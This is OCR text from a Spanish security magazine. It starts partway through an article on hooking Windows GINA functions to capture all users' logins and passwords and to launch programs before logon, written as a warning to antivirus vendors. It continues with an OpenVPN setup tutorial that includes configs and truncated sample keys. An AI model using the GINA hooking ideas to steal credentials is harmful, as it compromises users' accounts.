Con el hooking de esta función, nos será posible (después de convertir los parámetros buenos en strings: como información, antes de convertirlos son caracteres ampliados) obtener el login y la contraseña de todos los usuarios, y hemos dicho de TODOS los usuarios sin excepción pero también para modificar nuestro GINA para que no nos molesten los AV.

Después de estas líneas, nos será necesario añadir código al inicio del procedimiento DllMain justo después de la declaración de variables para lanzar el programa que queremos.

El problema que tenemos con el lanzamiento de una aplicación es que no podemos llamar a la función `system()` porque esta función se ejecuta si un usuario ya se ha autentificado y si ya se ha iniciado el *entorno* SHELL. Esta activación la hace la función `WlxActivateUserShell`

```
BOOL WlxActivateUserShell(
  PVOID pWlxContext,
  PWSTR pszDesktopName,
  PWSTR pszMprLogonScript,
  PVOID pEnvironment
);
```

Normalmente, un hacker no debería de reescribir esta función a no ser que su objetivo sea evitar que los usuarios estén completamente autentificados. Por lo tanto para lanzar un programa tenemos que pasar por una función que nos permita lanzar cualquier aplicación aunque nadie haya iniciado *explorer.exe* ni *cmd.exe* todavía: `CreateProcessW` (y no `CreateProcess` o `CreateProcessWithLogonW`).


Este ejemplo lo hemos tomado de uno de los objetos personales del autor en el que intenta montar un sistema de autentificación mediante una tarjeta inteligente bajo Windows sin usar la funciones oficiales de gestión de tarjetas inteligentes de Microsoft.

Aun así es un buen ejemplo de como lanzar un programa antes de la autentificación. Para más información, también es posible lanzar programas con un interfaz gráfico.

Bueno, no seguiremos hablando sobre GINA, el objetivo era simplemente mostrar que sencilloselementos pueden usarse para facilitar a los desarrolladores de rootkits y malware y no dar ideas a los desarrolladores de virus. ¿Por qué he puesto la sección sobre GINA después de la sección *El Futuro de los rootkits*? Especialmente para hacer énfasis sobre el hecho de que los editores de antivirus tiene que integrar en sus productos algo de análisis de las funciones de GINA y analizar más en profundidad los archivos *.INF* que el autor usa para activar y difundir malware: muchos otros componentes de Windows que no han sido suficientemente tomados en consideración por el software de seguridad pueden ser utilizados por el malware. ●

Sobre el Autor

Nzeka Gilbert es un estudiante francés apasionado con la programación y la seguridad informática desde que tenía catorce años. Autor de un libro de seguridad informática a los dieciséis años publicado por ediciones Hermès Sciences, lleva interesado por la criptografía y la programación de malware dos años. White Hat durante su tiempo libreayuda a administradores a hacer que sus sistemas sean más seguros, ha trabajado para FCI una compañía subsidiaria de AREVA como pen-tester y da cursos sobre GNU/Linux y seguridad en su escuela de ingeniería. Durante un año, desarrolla activamente aplicaciones AJAX y XUL en PHP y Javascript, es el instigador de UneTV, y la plataforma VODcasting presentada durante la Cumbre Mundial sobre la Sociedad de la Información en Túnez.



Anti-Sniffing, Privacidad y VPN

Gosub 

Grado de dificultad

●●●

Desde los origenes de las redes, las comunicaciones masivas, internet y recientemente con las redes wifi, el tráfico de paquetes se ha vuelto de uso diario, prioritario y necesario. Si agregamos que las empresas y personas usan las redes para compras electronicas, accesos al banco, intercambio de información confidencial y hay gobiernos/hackers mirando nuestro trafico, no podemos dejar que la información fluja libremente sin garantizar su privacidad.

Los fundamentos de las redes informáticas fueron la de compartir, vincular, acercar, conectar y unir equipos y personas. *UNIX fue construido para compartir* (Dennis Ritchie).

Al aparecer los ordenadores personales y luego la PC se multiplicaron los ordenadores en los hogares. El ordenador personal permitió procesamiento local y aparece un ordenador en cada oficina y en cada casa. Desde los orígenes de TCP-IP y con la llegada de Internet a los hogares y empresas, nació una era de conectividad masiva mundial. Esos beneficios se multiplicaron aún mas con la masificación de las redes wifis. En muchos hogares se instalan routers con conexión wifi, se multiplican los tele-trabajos, los portátiles vendidos, los hot-spots, los accesos a Internet públicos y en empresas. Aparecen conceptos como comercio via Internet, el Chat para usos comerciales, Email para intercambio de información entre empresas/personas y nuevas herramientas digitales para realizar negocios.

Aparecen los riezgos

La comodidad de una red sin cables trae adherido un riesgo infinito de que nuestras comunicaciones sean interceptadas. El concepto

En este artículo aprenderas...

- Como montar instalar, configurar y poner en funcionamiento una red privada entre ordenadores, con varios sistemas operativos diferentes.
- Métodos para verificar la comunicación y como ver datos encriptados.
- Explicar los problemas actuales relacionados con las redes locales, wifi e Internet, explicar de una manera simple como armar una red privada virtual, y brevemente los beneficios de la solución propuesta.

Lo que deberías saber...

- Instalar varios sistemas operativos.
- Instalar productos en diferentes sistemas operativos.
- Conocimientos basicos de TCP-IP.
- Conceptos básicos de diferentes algoritmos criptográficos.
- Conceptos básicos sobre VPN.
- Técnicas sobre hacking, sniffing, arp poison y otros métodos.
- Conceptos de vulnerabilidades existentes en redes y protocolo TCP-IP.




Figura 1. *Gobierno y Hackers pueden ver nuestras comunicaciones*

seguridad física no aplica en redes wifi, solo en redes en empresas y bajo ciertas condiciones.

Es demasiado fácil interceptar redes wifis, aún cuando la red utilice WEP o similares. Aún en el caso de utilizar cables existe el riesgo de que nuestro tráfico sea interceptado y visto. Toda empresa que mantenga comunicaciones usando Internet o redes wifi, debe tener un sistema que garantice su privacidad.

Alguien fuera de nuestra casa cómodamente sentado en su coche, nuestro vecino, un empleado del ISP, un administrador de servidores, o alguien bastante más malo podría ver también nuestros datos (ver Figura 1).

El protocoloTCP-IP tiene en su cabecera información del destino de cada paquete, de manera que los ruters lo envíen donde corresponde y si llega a un ordenador que no es el destino, la placa de red de ese ordenador lo descarta. Una placa de red en modo promiscuo permite a la capa aplicación, ver información que no es para el (ver Figura 2).

Un paquete sale de un ordenador y puede ser visto por un ordenador en medio, aun sin ser el destino del paquete.

Se ha hablado mucho de los algoritmos fuertes para mejorar la seguridad y se han desarrollado sistemas de encriptación de comunicaciones. Hasta hace unos años esos sistemas estaban diseñados para empresas, costaban demasiado dinero y no eran fáciles de implementar. Pero eso ha cambiado...

Aparecen soluciones

Desde hace unos pocos años, es relativamente fácil montar un sistema de comunicaciones seguro, en




Figura 2. *Un paquete puede ser leido en el camino*




Figura 3. *Un paquete sin encriptar y luego de ser encriptado*

cualquier sistema operativo y que utilice algoritmos duros (no voy a decir inviolables). La encriptación, oculta y encapsula datos reales en paquetesTCP-IP (ver Figura 3).

Esas comunicaciones son transparentes y viajan por redes, (cables, wifi o Internet), garantizando que únicamente el destino podrá des-encriptar y ver el paquete original. Para probarlo, montaremos una VPN entre un server y dos clientes y analizaremos el tráfico generado. (con OpenVPN).

Usaremos un servidor Windows y dos clientes, uno con Linux y uno con un Unix. Generaremos una red privada de alta seguridad (ver Figura 4).

La conexión sera entre equipos Widnows, Linux y Unix.Usaremos Ethereal para ver los paquetes encriptados y sin encriptar. El tiempo total para probar el modelo es de 4 hs.

Caracteristicas del producto OpenVPN

OpenVpn funciona en Linux, Windows 2000/XP o superior, OpenBSD, FreeBSD, NetBSD, Mac OS X, and Solaris. El producto puede funcionar como bridge o router, en nuestro ejemplo utilizaremos el modo router (ver Figura 5). Sus caracteristicas más importantes:

Tabla 1. *Detalle de las claves generadas*

Filename	Needed By	Purpose	Secret
ca.crt	server + all clients	Root CA certificate	NO
ca.key	key signing machine only	Root CA key	YES
dh{n}.pem	server only	Diffie Hellman parameters	NO
server.crt	server only	Server Certificate	NO
server.key	server only	Server Key	YES
client1.crt	client1 only	Client1 Certificate	NO
client1.key	client1 only	Client1 Key	YES
client2.crt	client2 only	Client2 Certificate	NO
client2.key	client2 only	Client2 Key	YES
client3.crt	client3 only	Client3 Certificate	NO
client3.key	client3 only	Client3 Key	YES

Listado 1. *Detalle del fichero server.ovpn*

```
c:
cd \Archivos de programas
\openvpn\bin
openvpn server.ovpn
El fichero server.ovpn contiene:
#####04/2006 ########
local SERVER1
mode server
management localhost 7505
port 1194
proto udp
dev tap
dev-node vpn
ifconfig 192.192.192.
1 255.255.255.0
ca   "key\\ca.crt"
cert "key\\server1.crt"
key  "key\\server1.key"
dh "key\\dh2048.pem"
ifconfig-pool 192.192.192.
10 192.192.192.15
client-to-client
keepalive 10 120
tls-auth key1 0 #
This file is secret
tls-server
comp-lzo
max-clients 5
persist-key
persist-tun

status openvpn-status.log

log  openvpn.log

verb 4 #puede ser 9 para ver mas
info al principio, luego
4 es suficiente
######04/2006 #######
```






Figura 4. *Esquema de la VPN que montaremos*




Figura 5. *Las dos redes, la real y la red virtual VPN*




Figura 6. *Un paquete pasa por la placa virtual, luego por la real y sale al medio*

- Libre
- Utiliza TLS
- Cross-platform
- Admite redes en estrella (1-N)
- Encapsula lógicamente
- Admite balance de carga
- Varios algoritmos de encripción, Clave estática y/o certificados
- Tiene GUI p/Windows
- Soporta road warriors (DHCP)
- Una clave para cada cliente/ nodo
- Puede actuar como router o bridge
- Genera un dispositivo virtual sobre una placa fisica
- Genera uno o mas dispositivos lógicos

La comunicación se realiza virtualmente entre las placas virtuales, pasando los paquetes a traves de la placa fisica real (ver Figura 6).

¿Que dice OpenVPN del sistema de encriptación?

OpenVPN's security model can be summarized as such: Use the IPSec ESP protocol for tunnel packet security, but then drop IKE in favor of SSL/TLS for session authentication. This allows for a lightweight, portable VPN implementation that draws on IPSec's strengths, without introducing the complexity of IKE (openvpn oficial site).

Modo cliente servidor

El producto ofrece un modo eficiente y escalable del tipo Servidor con uno o mas clientes. Funciona en forma transparente y utiliza el puerto 1194 (se puede cambiar). Ver Figura 6.

Se generan placas logicas montadas sobre las placas fisicas. En caso de tener firewalls solo hace falta habilitar ese puerto entre los equipos que formarán la VPN. OpenVpn genera una placa de red virtual y le define un rango de IP para las comunicaciones encriptadas entre los nodos. Ese proceso es transparente y automático. Para tener comunicaciones estables es conveniente (no excluyente) utilizar la misma versión del producto en todos los nodos.




Figura 7. *Ventana que aparece en Windows al arrancar el servidor OpenVPN*

Ahora la acción

En nuestra práctica utilizaremos tres equipos, un Windows XP, un Linux (Debian 3.1 2.6) y un Unix (FreeBSD 6.1)

Paso 1. Instalar OpenVPN

LINUX: En entornos Linux se baja el paquete RPM, DEB o fuentes. En nuestro equipo haremos:

```
# apt-get install openvpn
```

UNIX: Se puede bajar el port o el paquete.Usaremos el port:

```
# cd /usr/ports/security/openvpn
# configure
# make
# make install
# make clean
```

WINDOWS: En Windows, bajamos el instalador y lo ejecutamos :

```
openvpn-2.0.7-install.exe
(http://openvpn.net/release/
openvpn-2.0.7-install.exe)
```

Información de los nodos:

- Servidor: Windows XP PRO SP2; IP 10.5.4.126; IPVNP 192.192.192.1
- Cliente 1: Debian 3.1r (unstable); IP 10.5.4.248; IPVPN 192.192.192.10
- Cliente 2: FreeBSD 6.1; IP 10.5.4.249; IPVPN 192.192.192.11
- Firewall:

Si tenemos un firewall deberá filtrar todas las comunicaciones entre el server y todos los nodos.

Solo debemos activar el puerto 1194 (tcp y udp) en ambos sentidos.

Paso 2. Crear claves

En el servidor Windows generaremos la master key (A), la server key (B) y una clave para los dos nodos (C). Recordar: cada nodo poseerá una clave única para el mismo.

(A) Generar clave maestra: INICIO – EJECUTAR – CMD; Microsoft Windows XP [Versión 5.1.2600]; (C) Copyright 1985-2001 Microsoft Corp.

```
C:\> cd \program files\openvpn\easy-rsa
C:\> init-config
C:\> notepad+ vars.bat
```

Modificamos el contenido del Fichero (mostramos el fichero completo):

```
@echo off
set HOME=%ProgramFiles%
\OpenVPN\easy-rsa
set KEY_CONFIG=openssl.cnf
set KEY_DIR=keys
set KEY_SIZE=2048
set KEY_COUNTRY=ES
set KEY_PROVINCE=MA
set KEY_CITY=Madrid
set KEY_ORG=POINTGOV
set KEY_EMAIL=MINE@server.gov
```

Ejecutar otros batchs para preparar entorno:

```
c:\> vars
c:\> clean-all
c:\> build-ca
```

el archivo generado (ca.crt) contiene algo como:

```
-----BEGIN CERTIFICATE-----
MIIDdTCCAt6gAwIBAgIJAND5/S7gDnIcMA
0GCSqGSIb3DQEBBAUAMIGEMQswCQYD
ZfTebSIOAtEj8ajHz+ZseLcAxv9lgINXT4m
..............................
5Cdxt2RusYICEa0o7nWB3p80ubIxjWknKQ
vzn3odkXs1JXXQrk9r1Soo7DJimZ9F
RXtMvRN4h4wl0c59Kkoh+zaFdg422UKLAQ==
-----END CERTIFICATE-----
```

La clave generada (ca.key) contiene algo como:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDBpLCqUbjDwQvqJb
TKPQLJGeTolvV9xsFeYdxR0IBcvXScZ5DB
UTOEb7yK1BDCExlW+Uz7B1XwvTf3gM
```

```
xterm
Thu May 25 12:35:34 2006 us=388809   username_as_common_name = DISABLED
Thu May 25 12:35:34 2006 us=394605   auth_user_pass_verify_script = '[UNDEF]'
Thu May 25 12:35:34 2006 us=400740   auth_user_pass_verify_script_via_file = DISABLED
Thu May 25 12:35:34 2006 us=406744   client = ENABLED
Thu May 25 12:35:34 2006 us=411633   pull = ENABLED
Thu May 25 12:35:34 2006 us=416463   auth_user_pass_file = '[UNDEF]'
Thu May 25 12:35:34 2006 us=422723 OpenVPN 2.0.6 i486-pc-linux-gnu [SSL] [LZO] [EPOLL] built on Apr  5 2006
Thu May 25 12:35:34 2006 us=428783 IMPORTANT: OpenVPN's default port number is now 1194, based on an official port number assignment by IANA.  OpenVPN 2
.0-beta16 and earlier used 5000 as the default port.
Thu May 25 12:35:34 2006 us=435628 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for more
 info.
Thu May 25 12:35:34 2006 us=442792 WARNING: file 'client2.key' is group or others accessible
Thu May 25 12:35:34 2006 us=452469 WARNING: file 'key1' is group or others accessible
Thu May 25 12:35:34 2006 us=458582 Control Channel Authentication: using 'key1' as a OpenVPN static key file
Thu May 25 12:35:34 2006 us=465608 Outgoing Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:35:34 2006 us=473668 Incoming Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:35:34 2006 us=483657 LZO compression initialized
Thu May 25 12:35:34 2006 us=491657 Control Channel MTU parms [ L:1574 D:166 EF:66 EB:0 ET:0 EL:0 ]
Thu May 25 12:35:34 2006 us=497724 Data Channel MTU parms [ L:1574 D:1450 EF:42 EB:135 ET:32 EL:0 AF:3/1 ]
Thu May 25 12:35:34 2006 us=503605 Local Options String: 'V4,dev-type tap,link-mtu 1574,tun-mtu 1532,proto UDPv4,comp-lzo,keydir 1,cipher BF-CBC,auth SH
A1,keysize 128,tls-auth,key-method 2,tls-client'
Thu May 25 12:35:34 2006 us=508720 Expected Remote Options String: 'V4,dev-type tap,link-mtu 1574,tun-mtu 1532,proto UDPv4,comp-lzo,keydir 0,cipher BF-C
BC,auth SHA1,keysize 128,tls-auth,key-method 2,tls-server'
Thu May 25 12:35:34 2006 us=515650 Local Options hash (VER=V4): '13a273ba'
Thu May 25 12:35:34 2006 us=521746 Expected Remote Options hash (VER=V4): '360696c5'
Thu May 25 12:35:34 2006 us=530684 Socket Buffers: R=[107520->131072] S=[107520->131072]
Thu May 25 12:35:34 2006 us=537685 UDPv4 link local: [undef]
Thu May 25 12:35:34 2006 us=543571 UDPv4 link remote: 10.5.4.126:1194
Thu May 25 12:35:34 2006 us=554784 TLS: Initial packet from 10.5.4.126:1194, sid=1ef6b67c d1aa1648
Thu May 25 12:35:34 2006 us=894730 VERIFY OK: depth=1, /C=SP/ST=MA/L=Madrid/O=Testing/CN=server1/emailAddress=
Thu May 25 12:35:34 2006 us=896591 VERIFY OK: depth=0, /C=SP/ST=MA/O=Testing/CN=server1/emailAddress=
Thu May 25 12:35:35 2006 us=430442 Data Channel Encrypt: Cipher 'BF-CBC' initialized with 128 bit key
Thu May 25 12:35:35 2006 us=430499 Data Channel Encrypt: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:35:35 2006 us=430568 Data Channel Decrypt: Cipher 'BF-CBC' initialized with 128 bit key
Thu May 25 12:35:35 2006 us=430597 Data Channel Decrypt: Using 160 bit message hash 'SHA1' for HMAC authentication
Thu May 25 12:35:35 2006 us=431578 Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-SHA, 2048 bit RSA
Thu May 25 12:35:35 2006 us=432360 [server1] Peer Connection Initiated with 10.5.4.126:1194
Thu May 25 12:35:36 2006 us=642250 SENT CONTROL [server1]: 'PUSH_REQUEST' (status=1)
Thu May 25 12:35:36 2006 us=652288 PUSH: Received control message: 'PUSH_REPLY,ping 10,ping-restart 120,ifconfig 192.192.192.10 255.255.255.0'
Thu May 25 12:35:36 2006 us=661350 OPTIONS IMPORT: timers and/or timeouts modified
Thu May 25 12:35:36 2006 us=662111 OPTIONS IMPORT: --ifconfig/up options modified
Thu May 25 12:35:36 2006 us=692106 TUN/TAP device tap0 opened
Thu May 25 12:35:36 2006 us=698104 TUN/TAP TX queue length set to 100
Thu May 25 12:35:36 2006 us=705273 /sbin/ifconfig tap0 192.192.192.10 netmask 255.255.255.0 mtu 1500 broadcast 192.192.192.255
Thu May 25 12:35:36 2006 us=838133 Initialization Sequence Completed
```

Figura 8. *Pantalla LOG del arranque del cliente LINUX*




```
MFQZ/YXV57G/2KvTVSQK3iJXSVx8kucb8E
................................
16rYgN+GGtv9wG+3PYKhIuRTruejbAVp
SplCCXKsGqXu
-----END RSA PRIVATE KEY-----
```

Generar clave para el servidor:

Ejecutamos:

```
C:\> build-key-server server
```

Poner opciones y un nombre para ese Server, ingresar una password y los datos del servidor1. El fichero generado (server.key) contiene algo como:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCuzD
KgF05ExGcu3ogHez9
Gh79mlf4RfP1S0d3TT3zlFczEfb4s
HlOFZGz9rhnvA8HxxTdg
OPPdDq+f+jywaS7
Y4SqByT1qVeO+ +Y
3XIVG9Is6KRkD+
................................
W7o1r/Rh+aTJimZvY5TlFFk
GAJJo3Hc
RSaNatomhD+5H0g==
-----END RSA PRIVATE KEY-----
```

Generar clave para cada nodo

Clave para el nodo LINUX. Ejecutamos:

```
C:\> BUILD-KEY CLIENTE1
```

La clave generada (client1.key) contiene algo como:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDv2bv3
/diRVjnY1pqpL
nSgG3YrsE+6AGjXp
+ocUC1vG1YjVR7o
aAOCJiJPKNOshcmKg
+ECQGCFlofa
AxqvnihsTyXipVmOwgRn4
ArUrVNj9UCmmp/F
................................
50w/F8IVFtCQK+f/JZd/5
+2Gslj5BEgteNmW3/Zd4t8=
-----END RSA PRIVATE KEY-----
```

Clave para el nodo UNIX. Ejecutamos:

```
C:\> BUILD-KEY CLIENTE2
```

```
eth0      Link encap:Ethernet  HWaddr 00:0C:29:42:CF:1E
          inet addr:10.5.4.131  Bcast:10.5.5.255  Mask:255.255.254.0
          inet6 addr: fe80::20c:29ff:fe42:cf1e/64 Scope:Link
